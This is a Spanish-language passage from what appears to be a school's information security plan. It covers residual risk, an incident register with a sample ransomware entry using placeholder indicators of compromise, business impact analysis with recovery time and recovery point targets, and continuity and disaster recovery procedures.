También se ha mejorado la seguridad física de nuestras instalaciones tecnológicas. La instalación de sistemas de control de acceso mejorados y la implementación de medidas físicas y ambientales adecuadas para proteger los equipos tecnológicos han disminuido los riesgos relacionados con el acceso físico no autorizado y las amenazas ambientales. A esto se suma la configuración de sistemas de UPS que aseguran la continuidad de las operaciones críticas incluso durante interrupciones de la energía eléctrica.

En el ámbito de la infraestructura de red, la segregación de las redes y la implementación de firewalls y sistemas de detección de intrusiones han jugado un papel crucial en la reducción de la superficie de ataque disponible para los actores maliciosos. Estas medidas no solo protegen contra ataques externos, sino que también limitan el impacto potencial de cualquier incidente de seguridad, permitiendo respuestas más rápidas y focalizadas.

Por último, el compromiso continuo con la formación en seguridad del personal y la concienciación sobre las mejores prácticas de seguridad han contribuido a crear una cultura de seguridad robusta en el colegio. El personal está ahora mejor equipado para reconocer y responder a posibles amenazas de seguridad, lo que reduce aún más el riesgo de incidentes. A través de estas acciones integradas, se ha logrado no solo cumplir con las normativas relevantes, sino también crear un ambiente en el que los riesgos residuales, aunque siempre presentes, se mantienen a niveles tolerables y gestionables acorde con las realidades operativas y estratégicas de nuestro centro educativo.

El cálculo del riesgo residual se ha incluido en un archivo Excel llamado “Valoración de riesgos” dónde se detalla los niveles de riesgos a los que han quedado reducidos.

4 Declaración de aplicabilidad.

Tras evaluar qué riesgos y amenazas se van a abordar, el siguiente paso es determinar cómo gestionarlos eficientemente. Para ello, se utiliza una tabla de controles y responsables, que asigna medidas específicas y responsabilidades a cada medida y riesgo identificado como relevante. Estas medidas se consolidan en un archivo Excel titulado “Declaración de aplicabilidad”, el cual especifica cada una de estas intervenciones por amenaza y activo involucrado.

El documento no solo detalla las medidas de seguridad a implementar, sino que también incluye información sobre las acciones concretas que cada medida involucra, quiénes son los responsables de su ejecución, el estado actual de la implementación, la fecha en que cada medida fue aprobada, y los niveles de madurez de estas implementaciones. Este nivel de detalle ayuda a garantizar que todas las partes involucradas comprendan su papel y las expectativas, y proporciona un claro seguimiento del progreso y la efectividad de las medidas de seguridad adoptadas.

Es crucial para cualquier organización no solo establecer estas medidas, sino también revisarlas y actualizarlas regularmente para adaptarse a cualquier cambio en el entorno de amenazas o en los requisitos operativos y legales, asegurando así una gestión de riesgos dinámica y actualizada.

5 Registro de incidentes

Esta estructura ofrece un marco integral para categorizar, priorizar y gestionar incidentes de seguridad de manera efectiva. Comienza con la Información Básica, donde se asigna un ID único a cada incidente, se registra la fecha y hora de detección, se clasifica el tipo de incidente (como violación de datos, malware, ataque DDoS, etc.), y se evalúa el nivel de severidad junto con la dimensión afectada (disponibilidad, integridad, confidencialidad, autenticidad, trazabilidad).

La segunda sección abarca la Descripción del Incidente, proporcionando detalles completos sobre cómo ocurrió el incidente, incluyendo el origen y qué sistemas o recursos se vieron afectados. A continuación, el Impacto del Incidente evalúa los sistemas comprometidos, los tipos de datos afectados y cómo impacta al funcionamiento y continuidad del negocio.

La Respuesta al Incidente se centra en las medidas inmediatas tomadas para mitigar y contener el daño, identificando al equipo de respuesta y su comunicación con las partes interesadas, así como las medidas preventivas sugeridas para evitar futuros incidentes. La sección de Documentación y Reportes incluye la recopilación de evidencias y la preparación de un informe final que resume el incidente, sus efectos y las acciones llevadas a cabo.

Finalmente, se incluyen los Indicadores de Compromiso (IOC), que proporcionan información crítica sobre fallos de seguridad específicos que pueden ayudar a los equipos de seguridad a identificar si se ha producido un ataque, completando así un enfoque estructurado y detallado para la gestión de incidentes de seguridad. Este sistema no solo ayuda a manejar incidentes a medida que ocurren, sino que también fortalece las estrategias de prevención y respuesta de la organización a largo plazo.

5.1 Definición de Estructura de Incidente:

Esta estructura proporciona un marco para categorizar, priorizar y gestionar los incidentes de seguridad de manera efectiva.

1.-Información Básica:

ID del Incidente: Un número único asignado a cada incidente para su seguimiento.

Fecha y Hora de Detección: Cuándo se descubrió el incidente.

Tipo de Incidente: Clasificación general del incidente (por ejemplo, violación de datos, malware, ataque DDoS, etc.).

Nivel de severidad: Bajo, medio, alto

Dimensión afectada: Disponibilidad, integridad, confidencialidad, autenticidad, trazabilidad

2.-Descripción del Incidente:

Descripción Detallada: Una descripción completa del incidente, incluyendo cómo ocurrió y qué sistemas o recursos se vieron afectados.

Origen del Incidente: Cómo se originó el incidente (por ejemplo, correo electrónico de phishing, vulnerabilidad en el software, etc.).

3.-Impacto del Incidente:

Sistemas Afectados: Lista de sistemas, aplicaciones o datos comprometidos o dañados.

Datos Comprometidos: Qué tipo de datos se vieron afectados (información personal, información financiera, propiedad intelectual, etc.).

Impacto en la Operación: Cómo afecta el incidente a la continuidad del negocio u operaciones.

4.-Respuesta al Incidente:

Acciones Inmediatas: Las medidas tomadas inmediatamente después de descubrir el incidente para mitigar el daño y contenerlo.

Equipo de Respuesta: Quiénes están involucrados en la gestión del incidente y sus roles.

Comunicación: Cómo se informa a las partes interesadas internas y externas sobre el incidente.

Medidas Preventivas: Acciones recomendadas para prevenir incidentes similares en el futuro.

5-Documentación y Reportes:

Documentación de Evidencia: Recopilación de pruebas relacionadas con el incidente.

Informe Final: Documento resumiendo el incidente, sus efectos y las medidas tomadas.

6.- Indicadores de Compromiso (IOC):

información sobre un fallo de seguridad concreto que puede ayudar a los equipos de seguridad a determinar si se ha producido un ataque.

5.2 Incidentes registrados:

En el anexo registro de incidentes se debe registrar el incidente ocurrido.

A continuación, para facilitar el entendimiento de la tabla se suministra una explicación más detallada de la información del incidente.

1.-Información básica

Registro de Incidentes:

ID del Incidente: IR2023-001

Fecha y Hora de Detección: 2023-08-15, 10:45 AM

Persona que lo notifica: Profesor

Tipo de Incidente: Ataque de Ransomware.

2.-Descripción del incidente

Descripción del Incidente: Se detectó un ataque de ransomware en el sistema de la empresa que ha cifrado varios archivos críticos y ha dejado una nota de rescate en el servidor afectado.

Origen del Incidente: El ataque se originó a través de un archivo adjunto de correo electrónico personal de phishing que fue abierto por un empleado del departamento docente.

3.-Impacto del incidente:

Sistemas Afectados: Servidor Linux principal, servicios esenciales y estaciones de trabajo de empleados.

Datos Comprometidos: Archivos de datos personales relacionados con las notas académicas.

Impacto en la Operación: Las operaciones de evaluaciones académicas están paralizadas debido a la falta de acceso a datos críticos.

4.-Respuesta al incidente

Acciones Inmediatas: Se aisló el servidor afectado de la red, se notificó al equipo de respuesta a incidentes (Administrador de sistema) y se inició la recuperación de datos a partir de las copias de seguridad.

Equipo de Respuesta: Administrador de sistema.

Comunicación: Se notificó a la dirección ejecutiva, a los departamentos afectados y a las autoridades pertinentes según la política de divulgación.

Medidas Preventivas: Reforzamiento de la conciencia de seguridad entre los empleados, políticas restrictivas para evitar el uso de correo, actualización y parcheo de sistemas.

5.-Documentación y Reportes

Documentación de Evidencia: Copias de la nota de rescate, registros de actividad del servidor comprometido, correos electrónicos de phishing.

Informe Final: Se elaborará un informe detallado sobre el incidente, las acciones tomadas y las recomendaciones para prevenir futuros ataques similares.

6.- Indicadores de Compromiso (IOC):

1. Dirección de Correo Electrónico de Phishing: phishing@maliciousdomain.com
2. Nombre del Archivo Adjunto: Invoice_2023.docx
3. Hash MD5 del Ransomware: 1a2b3c4d5e6f7g8h9i0j1k2l3m4n5o6p7
4. Extensión de Archivo Cifrada: .locked
5. Dirección de Bitcoin en Nota de Rescate: 1AbCdEfGhIjKlMnOpQrStUvWxYz

6 Análisis de impacto en el negocio (BIA)

Para abordar la planificación de la continuidad del negocio, es crucial comenzar con una evaluación detallada de los activos, sus roles en las operaciones diarias y la priorización de estos en base a su importancia y vulnerabilidad. Dicha evaluación guiará la estrategia de recuperación, permitiéndonos establecer PMIT/MTPD, RPO y RTO apropiados, y finalmente definir los costos asociados con las estrategias de recuperación elegidas. A continuación, se presenta una guía basada en los activos y estructura proporcionada:

6.1 Periodo Máximo de Interrupción Tolerable (PMIT/MTPD)

Servicios Esenciales: Gestión de matrículas, notas y notificaciones de faltas.

PMIT/MTPD: Dado el impacto directo en las operaciones diarias y la satisfacción de padres y alumnos, el PMIT para estos servicios debería ser mínimo, idealmente no más de 4 horas durante el horario escolar. Fuera de este, podría extenderse a 24 horas.

Sistema Operativo Linux Server y Equipo Sobremesa Servidor:

PMIT/MTPD: Deben estar en línea para soportar los servicios esenciales, por lo que su PMIT coincide con el de los servicios esenciales.

Sistema Operativo de Portátil, Tablets, y Smartphone:

PMIT/MTPD: Pueden tener un PMIT ligeramente mayor, hasta 8-24 horas, dado que el acceso a los servicios esenciales puede realizarse desde dispositivos alternativos en caso de fallo.

Router, WiFi, Internet:

PMIT/MTPD: Estos son críticos para el acceso remoto y la conectividad interna. Su PMIT debe ser tan bajo como el de los servicios esenciales, idealmente no más de 4 horas.

Suministro Eléctrico:

PMIT/MTPD: Debe ser ininterrumpido. Las soluciones de energía de respaldo deben estar en su lugar para garantizar la operatividad de todos los servicios y activos críticos.

6.2 Umbrales de recuperación

Gestión de Matrículas

RPO: Para la gestión de matrículas, se ha determinado un RPO de 1 hora. Este periodo refleja la cantidad máxima de pérdida de datos que la institución puede tolerar sin incurrir en daños significativos a sus operaciones o a la satisfacción de los interesados. La naturaleza crítica de este servicio requiere de una protección de datos robusta y de un sistema de respaldo eficiente.

RTO: El RTO establecido para la gestión de matrículas es de 4 horas. Este tiempo asegura que el servicio pueda ser restaurado y vuelto a su plena capacidad operativa dentro de un marco temporal que minimiza las interrupciones en el proceso de admisión y gestión de los estudiantes.

Gestión de Notas

RPO: Para la gestión de notas, se ha establecido un RPO de 2 horas. Este umbral se basa en la periodicidad con la que se actualizan y consultan las notas, permitiendo una ventana de tiempo razonable para la recuperación de datos sin afectar significativamente la integridad del registro académico de los estudiantes.

RTO: El RTO para la gestión de notas es de 8 horas. Este objetivo permite que el servicio sea restaurado dentro de un día laborable, garantizando que la entrega de notas y el acceso a los registros académicos se mantengan sin interrupciones prolongadas.

Notificación de Faltas

RPO: El RPO para la notificación de faltas se ha fijado en 4 horas. Dada la naturaleza diaria de este registro, una ventana de 4 horas para la pérdida de datos es aceptable para mantener la precisión en el seguimiento de la asistencia sin comprometer las comunicaciones con los padres o tutores.

RTO: Para la notificación de faltas, el RTO se ha determinado en 12 horas. Este plazo asegura que el sistema de notificaciones pueda ser restaurado rápidamente para continuar con el seguimiento eficaz de la asistencia y la comunicación efectiva con los padres o tutores sobre cualquier incidencia.

Estos objetivos de RPO y RTO son fundamentales para la planificación de la continuidad del negocio y la recuperación ante desastres. Reflejan el compromiso de la institución con la protección de datos y la resiliencia operacional, asegurando que los servicios críticos puedan ser mantenidos o rápidamente restaurados en el caso de cualquier interrupción. La revisión y actualización periódica de estos objetivos es esencial para adaptarse a los cambios en el entorno tecnológico y las necesidades operativas del colegio

6.3 Recopilación de la información

Para garantizar una implementación efectiva de la continuidad del negocio y la recuperación ante desastres en nuestra institución, es crucial realizar una recopilación exhaustiva de información. A continuación, se detallan ejemplos reales de cómo se pueden aplicar talleres, cuestionarios y entrevistas para este fin:

Talleres

Se organizó un taller titulado "Preparación y Respuesta ante Desastres en el Entorno Educativo", dirigido a todos los departamentos de la institución, incluidos administrativos, docentes y el equipo de TI. Durante este taller, se presentaron escenarios de desastres potenciales, como un fallo total del sistema de TI, incendios en las instalaciones, o interrupciones prolongadas del suministro eléctrico. A través de ejercicios de rol y discusiones en grupo, los participantes analizaron cómo estos escenarios afectarían a sus operaciones diarias y desarrollaron estrategias preliminares de respuesta y recuperación. Este enfoque no solo aumentó la conciencia sobre la importancia de la preparación ante desastres, sino que también fomentó una cultura de resiliencia en toda la organización.

Cuestionarios

Se diseñó un cuestionario detallado que se distribuyó en formato papel. Este cuestionario estaba estructurado en varias secciones, cada una enfocada en diferentes aspectos de la operación del colegio, como la gestión de datos de alumnos, la infraestructura de TI y las comunicaciones internas y externas. Se preguntó a los empleados sobre la frecuencia con la que utilizaban ciertos sistemas, su nivel de familiaridad con los procedimientos de recuperación de desastres existentes y su capacidad para continuar sus operaciones en caso de una interrupción. Para asegurar la coherencia y relevancia de los datos recopilados, previamente se realizó un análisis de necesidades que ayudó a formular preguntas específicas destinadas a identificar vulnerabilidades críticas y requisitos de recuperación.

Entrevistas

Se llevaron a cabo entrevistas estructuradas con el personal clave de cada departamento, incluyendo a los directores de departamento, el administrador de sistemas y representantes del profesorado. En estas entrevistas, se profundizó en las necesidades específicas de cada área, explorando temas como la criticidad de los datos manejados, la percepción del riesgo y las expectativas de recuperación. Un caso particular fue la entrevista con el administrador de sistemas, donde se discutió detalladamente la infraestructura de TI actual, incluyendo cualquier desafío conocido y las medidas de redundancia existentes. Estas entrevistas permitieron obtener una visión más matizada de las necesidades de recuperación y las posibles brechas en la preparación ante desastres de la institución.

Estas actividades de recopilación de información son fundamentales para el desarrollo de un plan de continuidad del negocio y recuperación ante desastres bien informado y efectivo. Permiten no solo identificar y priorizar los activos y servicios críticos sino también fomentar una cultura de preparación y resiliencia entre todo el personal.

6.4 Coste de la recuperación

Dado que los recursos son financieros limitados, se ha implementado una estrategia de recuperación ante desastres caracterizada por su eficacia tanto económica como operativa. La estrategia se centra en maximizar la resiliencia con inversiones mínimas, priorizando las soluciones que ofrecen el mejor equilibrio entre coste y beneficio. A continuación, se describen las medidas clave adoptadas, acompañadas de una valoración cualitativa del esfuerzo y coste monetario asociados.

6.4.1 Medidas de Prevención y Capacitación

Formación en Prácticas de Seguridad Informática: Se ha priorizado la utilización de recursos formativos gratuitos o de bajo coste para el personal y estudiantes. Esta medida preventiva, de esfuerzo medio y costo monetario bajo, ha sido crucial para mitigar la probabilidad de incidentes de seguridad.

Implementación de Políticas de Seguridad Básicas: La adopción de políticas de actualización de software y gestión de contraseñas representa un esfuerzo bajo y costo monetario mínimo, demostrando ser efectiva en la prevención de incidentes.

6.4.2 Uso Eficiente de Tecnología y Recursos

Software de Código Abierto para Backup y Recuperación: La selección de soluciones basadas en código abierto ha permitido reducir los costos de licencias comerciales, representando un esfuerzo medio debido a la necesidad de configuración y mantenimiento, pero con un costo monetario bajo.

Almacenamiento en la Nube Económico: El uso de servicios de almacenamiento en la nube con planes económicos ha optimizado los costos de almacenamiento de datos críticos, con un esfuerzo bajo y un costo monetario bajo.

Virtualización: La implementación de soluciones de virtualización ha minimizado la dependencia del hardware físico. Aunque supone un esfuerzo medio, el costo monetario puede considerarse medio, dada la reducción en la necesidad de inversión en hardware.

6.4.3 Planificación Simplificada y Colaboraciones Estratégicas

Plan de Recuperación Simplificado: El desarrollo de un plan centrado en la simplicidad y efectividad ha garantizado la restauración rápida de servicios críticos. Este enfoque supone un esfuerzo medio y un costo monetario bajo, dada la concentración en procesos internos y la documentación clara.

Alianzas para Compartir Recursos: La formación de colaboraciones para el intercambio de recursos relacionados con la recuperación ante desastres ha demostrado ser una estrategia de esfuerzo medio, pero de costo monetario bajo, contribuyendo significativamente a la reducción de costos operativos.

6.4.4 Evaluación y Mejora Continua

Revisiones Periódicas del Plan de Recuperación: La realización de revisiones regulares para adaptar la estrategia a las cambiantes necesidades y amenazas representa un esfuerzo medio, pero sin incurrir en costos adicionales, lo que se traduce en un costo monetario bajo.

Esta estrategia integral ha demostrado ser altamente efectiva en términos cualitativos, logrando una preparación adecuada ante posibles desastres con recursos limitados. El equilibrio entre prevención, uso eficiente de la tecnología, y la mejora continua, ha permitido a la institución educativa alcanzar un nivel de resiliencia operativa significativo, manteniendo los costos a niveles manejables y optimizando los esfuerzos del personal y recursos disponibles.

6.4.5 Tabla resumen del coste de recuperación:

Medida Implementada	Esfuerzo Requerido	Costo Monetario
Formación en Prácticas de Seguridad Informática	Medio	Bajo
Políticas de Seguridad Básicas	Bajo	Mínimo
Software de Código Abierto para Backup	Medio	Bajo
Almacenamiento en la Nube Económico	Bajo	Bajo
Virtualización	Medio	Medio
Plan de Recuperación Simplificado	Medio	Bajo
Alianzas para Compartir Recursos	Medio	Bajo
Revisiones Periódicas del Plan de Recuperación	Medio	Bajo

6.5 Requisitos mínimos aceptables para la recuperación

Para delimitar la estrategia de recuperación de un sistema de información, se deben establecer los Objetivos Mínimos de Continuidad de Negocio (MBCO). Estos objetivos definen los niveles mínimos aceptables de operación para mantener la funcionalidad esencial durante una disrupción. A continuación, se detallan los requisitos mínimos aceptables para la recuperación en distintas áreas clave:

Recursos y Servicios de TI

Capacidad de Acceso Remoto: Mantenimiento del acceso remoto para al menos el 50% del personal docente y administrativo simultáneamente, para garantizar la continuidad de las operaciones académicas y administrativas.

Sistemas Críticos Operativos: Funcionamiento de los sistemas de gestión de matrículas, notas y asistencia con una capacidad reducida del 70% de su operatividad normal.

Información (cualquier soporte)

Disponibilidad de Datos Críticos: Asegurar la disponibilidad de datos críticos de alumnos y personal, con un RPO de 4 horas y un RTO de 24 horas, para minimizar la pérdida de información vital.

Acceso a Material Didáctico: Acceso al menos al 50% del material didáctico en formatos digitales para asegurar la continuidad del aprendizaje.

Terceras Partes

Comunicación con Proveedores de Servicios: Establecer mecanismos de comunicación de emergencia con proveedores de servicios esenciales (internet, electricidad, servicios en la nube) para asegurar su disponibilidad o rápida restauración.

Acuerdos de Nivel de Servicio (SLAs): Contar con SLAs que aseguren tiempos de respuesta adecuados para la recuperación de servicios críticos proporcionados por terceros.

Elementos Auxiliares

Dispositivos de Acceso Alternativos: Contar con un stock mínimo de dispositivos de acceso (tablets, laptops) para el personal, permitiendo al menos un 30% del cuerpo docente y administrativo mantener sus actividades en caso de fallo de los equipos principales.

Energía y Conectividad: Disponibilidad de sistemas de alimentación ininterrumpida (UPS) para los servidores críticos y un plan de contingencia para la conectividad a internet, capaz de soportar operaciones mínimas por hasta 72 horas.

Establecer estos MBCO asegura que, en caso de una disrupción, la institución pueda continuar operando a un nivel mínimo aceptable, manteniendo las funciones esenciales y minimizando el impacto en la comunidad educativa. Estos objetivos deben revisarse y ajustarse regularmente para reflejar cambios en las operaciones del colegio, la tecnología disponible y el entorno externo.

7 Plan de Continuidad de Negocio

7.1 La detección y respuesta al desastre

La eficacia en la contención y manejo de incidentes de seguridad informática debe lograrse a través de procedimientos bien definidos que optimicen los recursos existentes. A continuación, se describen pasos detallados y precisos que deben seguirse en caso de un incidente de seguridad, ajustados a las restricciones presupuestarias del centro educativo:

1. Aislamiento Inmediato del Sistema o Red Afectada

Acción Inmediata: Al primer indicio de un incidente, desconectar físicamente los equipos afectados de la red. Esto puede ser tan simple como desenchufar un cable Ethernet o apagar el WiFi en el dispositivo afectado.

Uso de Herramientas Integradas: Aplicar reglas de firewall disponibles gratuitamente dentro del sistema operativo para bloquear el tráfico no deseado hacia o desde los sistemas comprometidos.

Comunicación Manual: Informar a la dirección del colegio y al personal de TI mediante métodos de comunicación no digitales (p.ej., teléfono) para evitar el posible compromiso de canales de comunicación electrónicos.

2. Desactivación Temporal de Servicios Afectados

Identificación de Servicios: Utilizar la documentación existente para identificar rápidamente los servicios afectados. Si no existe tal documentación, priorizar la desactivación de servicios de alto riesgo como acceso a internet y bases de datos.

Procedimiento Manual: Desactivar los servicios manualmente a través de la interfaz de administración del servidor o configuraciones del software, siguiendo guías de seguridad básicas disponibles en línea de fuentes confiables.

3. Revisión y Aplicación de Parches de Seguridad

Identificación de Parches: Utilizar recursos gratuitos en línea para identificar parches de seguridad aplicables o alternativas de configuración para mitigar la vulnerabilidad.

Aplicación Cautelosa: Antes de aplicar parches, realizar una copia de seguridad de los sistemas afectados utilizando herramientas gratuitas o de bajo costo. Aplicar parches durante horas no laborables para minimizar la interrupción.

4. Cambio de Contraseñas y Credenciales

Implementación de Políticas de Contraseñas: Establecer y comunicar una política de contraseñas fuertes usando canales existentes, como reuniones de personal o correos electrónicos, sin incurrir en costos adicionales.

Rotación de Credenciales: Cambiar todas las contraseñas relacionadas con los sistemas afectados de manera manual, asegurando que todos los usuarios actualicen sus credenciales siguiendo las políticas establecidas.

7.2 Traslado de la actividad a centros alternativos

La capacidad de trasladar las operaciones a un centro alternativo es crucial para la continuidad del negocio ante un desastre o incidente grave. Este plan debe ser tanto pragmático como eficaz, asegurando la mínima interrupción de las actividades educativas y administrativas. A continuación, se detalla el proceso de traslado a centros alternativos:

Traslado del Personal Necesario a los Centros Alternativos

Identificación de Personal Clave: Determinar qué miembros del personal son esenciales para mantener operaciones críticas (docencia y TI) y asegurar su disponibilidad para trasladarse.

Comunicación Efectiva: Utilizar canales de comunicación preestablecidos (teléfono, mensajería instantánea) para coordinar el traslado del personal clave al centro alternativo.

Logística de Traslado: Organizar el transporte necesario para el personal clave, considerando opciones de bajo costo o la posibilidad de reembolsos por transporte público.

Puesta en Marcha de los Equipos Tecnológicos

Preparación de Infraestructura Tecnológica: Asegurar que el centro alternativo cuente con la infraestructura tecnológica necesaria (conexión a internet, electricidad) y esté listo para ser operativo rápidamente.

Equipos de Respaldo: Utilizar equipos de respaldo almacenados en el centro alternativo o trasladar equipos portátiles esenciales desde el centro principal.

Volcado de Datos Disponibles en Copias de Seguridad

Acceso a Backups: Asegurar el acceso a las copias de seguridad más recientes de datos esenciales almacenadas en la nube o en medios físicos externos.

Restauración de Datos: Proceder con la restauración de datos esenciales al sistema en el centro alternativo, siguiendo protocolos para mantener la integridad de los datos.

Recuperación de Procesos y Servicios

Priorización de Servicios: Identificar y priorizar la recuperación de los servicios críticos para la operación del colegio (gestión de matrículas, acceso a expedientes, comunicación interna).

Restablecimiento de Servicios: Implementar los procedimientos para restablecer los servicios prioritarios, ajustando los procesos según la capacidad operativa del centro alternativo.

Verificación del Nivel de Servicio Recuperado y Recuperable

Pruebas de Funcionamiento: Realizar pruebas de los sistemas y servicios recuperados para asegurar que funcionan según lo esperado.

Evaluación de Capacidad Operativa: Evaluar si el nivel de servicio recuperado satisface las necesidades operativas mínimas y realizar ajustes según sea necesario.

Registro de Toda la Información del Incidente

Documentación Detallada: Mantener un registro detallado de todas las acciones tomadas desde el inicio del incidente, incluyendo decisiones, cambios en los procedimientos, y cualquier problema encontrado.

Revisión Post-Incidente: Utilizar la documentación recopilada para realizar una revisión post-incidente, identificando lecciones aprendidas y áreas de mejora para futuros planes de continuidad.

7.3 Recuperación de desastres

El proceso de recuperación hacia la vuelta a la normalidad en el centro principal implica una serie de pasos cuidadosamente orquestados para asegurar que las operaciones se restablezcan de manera eficiente y segura. Este proceso es crucial para minimizar el impacto a largo plazo de cualquier desastre o interrupción y para restaurar la confianza en la comunidad educativa. A continuación, se detalla el procedimiento de recuperación para el centro principal:

Evaluación de Daños y Preparación del Centro Principal

Inspección y Evaluación de Daños: Realizar una evaluación completa de los daños físicos y tecnológicos en el centro principal para determinar el alcance de las reparaciones necesarias.

Planificación de la Recuperación: Desarrollar un plan detallado para la recuperación, incluyendo tiempos estimados, recursos necesarios y priorización de áreas críticas para la operación del colegio.

Reparaciones y Restauraciones Físicas

Reparaciones Físicas: Iniciar las reparaciones de la infraestructura física dañada, priorizando áreas esenciales para la reanudación de las actividades educativas y administrativas.

Verificación de Servicios Básicos: Asegurar que servicios básicos como electricidad, agua y conectividad a internet estén plenamente operativos antes de proceder con la recuperación tecnológica.

Recuperación de Sistemas y Tecnología

Restauración de Sistemas de TI: Implementar los procedimientos para restaurar los sistemas de TI afectados, utilizando las copias de seguridad más recientes para recuperar datos y configuraciones.

Pruebas de Sistemas: Realizar pruebas exhaustivas de los sistemas restaurados para asegurar su correcto funcionamiento y la integridad de los datos recuperados.

Retorno del Personal y Reanudación de Actividades

Comunicación con el Personal: Informar al personal sobre el cronograma y procedimientos para el retorno seguro al centro principal.

Reanudación Gradual de Actividades: Organizar el retorno del personal y la reanudación de las actividades educativas de manera gradual, asegurando que todos los sistemas de soporte estén funcionando adecuadamente.

Verificación del Nivel de Servicio y Ajustes

Monitoreo Continuo: Una vez restablecidas las operaciones, monitorear continuamente el rendimiento de los sistemas para detectar y corregir rápidamente cualquier problema residual.

Ajustes Basados en Retroalimentación: Recoger retroalimentación de personal docente, administrativo y estudiantes para realizar ajustes que mejoren la experiencia de retorno y solucionar cualquier inconveniente surgido durante la recuperación.

Documentación y Revisión Post-Recuperación

Registro Completo del Proceso: Documentar detalladamente el proceso de recuperación, incluyendo las lecciones aprendidas, desafíos enfrentados y éxitos alcanzados.

Revisión Post-Recuperación: Analizar el proceso de recuperación para identificar áreas de mejora y actualizar los planes de continuidad y recuperación ante desastres en consecuencia.

8 Plan de recuperación de desastres (DRP)

8.1 Ransownware

La elaboración de un plan de recuperación ante desastres, enfocado específicamente en ataques de ransomware, es una tarea crítica que se basa en un profundo Business Impact Analysis (BIA). Este análisis preliminar es clave para identificar los activos y procesos críticos de la organización, así como para establecer los Tiempos Máximos Permitidos de Interrupción (MTD) que la entidad puede soportar sin sufrir daños significativos. Al centrarse en las consecuencias potenciales de un ataque de ransomware, se recopila información crucial a través de entrevistas y el examen minucioso de los procesos de negocio, lo que permite priorizar la recuperación de sistemas esenciales. Este enfoque dirigido y basado en prioridades es esencial para diseñar estrategias de recuperación efectivas que minimicen el tiempo de inactividad y aseguren una restauración rápida de las operaciones críticas, limitando así el impacto operacional y financiero de un ataque de ransomware en la organización.

A continuación, se muestra en la tabla un resumen de los MTPD obtenidos en el análisis BIA

Componente	PMIT/MTPD
Servicios Esenciales (Gestión de matrículas, notas y notificaciones de faltas)	4 horas durante horario escolar, 24 horas fuera de este
Sistema Operativo Linux Server y Equipo Sobremesa Servidor	Coincide con los servicios esenciales
Sistema Operativo de Portátil, Tablets, y Smartphone	8-24 horas
Router, WiFi, Internet	No más de 4 horas
Suministro Eléctrico	Debe ser ininterrumpido

La priorización de la recuperación debe enfocarse en restaurar rápidamente los servicios esenciales y asegurar la continuidad de las operaciones académicas y administrativas. Dado este escenario, donde la gestión de matrículas, las notas y las notificaciones de faltas son los servicios esenciales, y considerando la infraestructura tecnológica del colegio, se establece la siguiente priorización para la recuperación:

Sistema Operativo Linux Server y Equipo Sobremesa Servidor: Estos son fundamentales ya que alojan el software y los datos para los servicios esenciales del colegio. Su pronta recuperación es vital para restaurar las operaciones básicas.

Servicio Web: Es crucial para la ejecución de los servicios esenciales, permitiendo tanto al personal docente como a los padres y alumnos acceder a la información relevante.

Información de Datos de Alumnos, Servicio de Gestión de Matrículas, Gestión de Acceso a Expedientes, y Gestión de Alertas de Asistencia: La recuperación de estos datos es prioritaria para mantener la operatividad académica y administrativa.

Sistema Operativo de Portátil y Tablets: Asegurar que los dispositivos personales del director/CISO, del administrador de sistemas, y las tablets del profesorado estén operativos es clave para mantener la gestión y la comunicación interna durante la recuperación.

Redes Locales, WiFi, e Internet: Son esenciales para garantizar la conectividad y el acceso a recursos en línea, tanto para la recuperación de servicios como para la continuidad de las actividades educativas.

Router y Firewalls: Proteger la red durante la fase de recuperación es crítico para evitar futuros ataques y asegurar una comunicación segura.

Personas (CISO/Director del colegio, Administrador de Sistemas, Personal Docente): El equipo humano es crucial para ejecutar los planes de recuperación y mantener las operaciones.

Bases de Datos y Aplicaciones: Contienen la información académica y administrativa esencial. Su recuperación es fundamental para la funcionalidad completa de los servicios web.

Smartphone del Director/CISO: Importante para la comunicación y coordinación durante la recuperación.

Impresora Multifunción y Material Impreso: Aunque menos críticos, son útiles para mantener la comunicación y las operaciones en caso de que los sistemas digitales estén temporalmente inaccesibles.

Dominio de la Web: Esencial para mantener la presencia en línea y asegurar el acceso a los servicios web por parte de usuarios externos.

Suministro Eléctrico: Aunque es fundamental, la priorización aquí asume que hay medidas de contingencia básicas, como UPS, ya en su lugar.

Infraestructura Física (Edificio): Importante para asegurar un ambiente seguro y operativo, pero su recuperación depende de los daños físicos, si los hubiera, causados por el ataque.

Esta priorización está diseñada para asegurar una recuperación eficiente y efectiva ante un ataque de ransomware, enfocándose en restaurar rápidamente los servicios esenciales y mantener la continuidad de las operaciones académicas y administrativas del colegio.

8.1.1 Requisitos para la recuperación

Estos requisitos establecen los Objetivos Mínimos de Continuidad de Negocio (MBCO) para asegurar que, en caso de una disrupción significativa como un ataque de ransomware, la institución pueda continuar operando a un nivel mínimo aceptable, preservando las funciones esenciales y reduciendo el impacto en la comunidad educativa.

Área	Requisitos Mínimos
Recursos y Servicios de TI	-Capacidad de Acceso Remoto: 50% del personal docente y administrativo simultáneamente. -Sistemas Críticos Operativos: Funcionamiento al 70% de su capacidad.
Información (cualquier soporte)	Disponibilidad de Datos Críticos: RPO de 4 horas, RTO de 24 horas. Acceso a Material Didáctico: Al menos 50% en formatos digitales.
Terceras Partes	-Comunicación con Proveedores de Servicios: Mecanismos de comunicación de emergencia. -Acuerdos de Nivel de Servicio (SLAs): Tiempos de respuesta adecuados para recuperación de servicios críticos.
Elementos Auxiliares	-Dispositivos de Acceso Alternativos: Stock mínimo para el 30% del personal. Energía y Conectividad: UPS para servidores críticos y plan de contingencia de internet por hasta 72 horas.

8.1.2 Equipo de recuperación de desastres

El enfoque de respuesta debe ser inmediato y meticuloso para minimizar el daño y restaurar los sistemas y datos comprometidos lo más rápidamente posible. A continuación, se detallan las acciones específicas que el Equipo de Recuperación de Desastres debería tomar en este contexto:

8.1.2.1 Líder del Equipo de Recuperación de Desastres (CISO/Director del colegio)

Evaluación Inicial y Comunicación: Evaluar rápidamente la extensión del ataque de ransomware en colaboración con el Administrador de sistemas. Comunicar la situación a las partes interesadas clave, incluido el personal docente y los padres, sin entrar en detalles técnicos que podrían causar pánico innecesario.

Liderazgo y Toma de Decisiones: Tomar decisiones críticas sobre si se intenta negociar con los atacantes (generalmente no recomendado), si se contacta a las autoridades (siempre recomendado), y cuándo y cómo comunicar el incidente al exterior.

Supervisión de la Recuperación: Supervisar el proceso de recuperación, asegurando que se sigan los procedimientos adecuados para la restauración de los sistemas y la recuperación de datos de manera segura.

8.1.2.2 Coordinador de Tecnología de la Información y Recuperación de Sistemas (Administrador de sistemas)

